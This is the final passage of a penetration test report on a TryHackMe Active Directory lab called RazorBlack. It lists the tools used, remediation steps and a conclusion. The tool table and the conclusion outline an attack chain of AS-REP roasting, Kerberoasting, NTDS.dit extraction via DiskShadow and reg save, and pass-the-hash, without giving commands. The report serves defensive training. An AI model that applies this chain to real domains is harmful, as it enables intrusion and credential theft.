- Rotate all domain account passwords immediately - assume all credentials are compromised.

9. Tools Used

Tool	Category	Purpose
nmap	Reconnaissance	Full TCP port scan and service version detection
showmount	Enumeration	Listed NFS exports - revealed /users (everyone)
mount	Access	Mounted NFS share to attacker filesystem as root
ssconvert (gnumeric)	Analysis	Converted employee_status.xlsx to CSV
GetNPUsers.py	Exploitation	AS-REP Roasting - captured twilliams Kerberos hash
zip2john	Hash Extraction	Extracted crackable hash from encrypted ZIP
john (John the Ripper)	Password Cracking	Cracked AS-REP hash, ZIP hash, and Kerberoast TGS hash
unzip	Extraction	Extracted ntds.dit and system.hive from ZIP
CrackMapExec	Enumeration	SMB share enum, RID brute, hash validation
smbclient	Access	Connected to trash share and downloaded files
kinit	Authentication	Changed expired Kerberos password for sbradley
secretsdump.py	Exploitation	Offline domain credential dump from NTDS.dit
evil-winrm	Remote Access	WinRM shell for lvetrova, xyan1d3, and Administrator
GetUserSPNs.py	Exploitation	Kerberoasting - captured xyan1d3 TGS hash
DiskShadow	Privilege Escalation	Created VSS shadow copy to expose live NTDS.dit
robocopy	Privilege Escalation	Backup-flag copy of NTDS.dit bypassing ACLs
reg save	Exploitation	Exported SYSTEM hive for boot key decryption
CyberChef	Analysis	Decoded hex-encoded root flag from root.xml

10. Remediation Recommendations

Ref	Recommendation	Rationale	Priority
R-01	Restrict NFS /users export to trusted IPs	Unauthenticated mount exposed credential files	Critical
R-02	Enable Kerberos pre-authentication for all accounts	Prevents offline AS-REP Roasting	Critical
R-03	Enforce strong password policy (minimum 20 characters)	rockyou.txt cracked passwords in seconds	High
R-04	Remove NTDS.dit and SYSTEM.hive from SMB shares	Exposed all domain credentials	Critical
R-05	Use strong unique archive passwords	ZIP password cracked instantly	High
R-06	Remove xyan1d3 from Backup Operators group	SeBackupPrivilege enables NTDS extraction	Critical
R-07	Set SPNs only on dedicated service accounts with strong passphrases	Kerberoasting cracked xyan1d3 password	High
R-08	Remove PSCredential XML files from user directories	Decryptable by any process running as that user	Medium
R-09	Deploy Credential Guard and Protected Users group	Mitigates NTDS dump and Pass-the-Hash attacks	High
R-10	Enable SIEM alerting for DiskShadow, VSS, reg save	Detect privilege escalation in real time	High

11. Conclusion

The RazorBlack Active Directory penetration test resulted in full domain compromise through a chain of exploitable misconfigurations. The attack chain progressed from an unauthenticated NFS share through AS-REP Roasting, SMB share analysis, ZIP password cracking, lateral movement via Pass-the-Hash, Kerberoasting, SeBackupPrivilege abuse, and concluded with a Pass-the-Hash attack against the Domain Administrator account.

The most critical single finding was the unauthenticated NFS share exporting sensitive files to the entire network. This single misconfiguration provided the username wordlist enabling AS-REP Roasting, and the NTDS.dit providing initial access to Ljudmila Vetrova's account. Every subsequent phase depended on information or access derived from this initial exposure.

All ten assessment objectives were completed and all flags were submitted on TryHackMe. Immediate remediation of the Critical findings - particularly the NFS export restrictions, Kerberos pre-authentication enforcement, and removal of Backup Operators membership for non-admin accounts - would significantly raise the cost and complexity of any real-world attack against this environment.

Assessment Outcome: DOMAIN COMPROMISED - All Objectives Completed

End of Report

RazorBlack AD Penetration Test - Sulav Adhikari - Danphelink Pvt. Ltd. - March 2026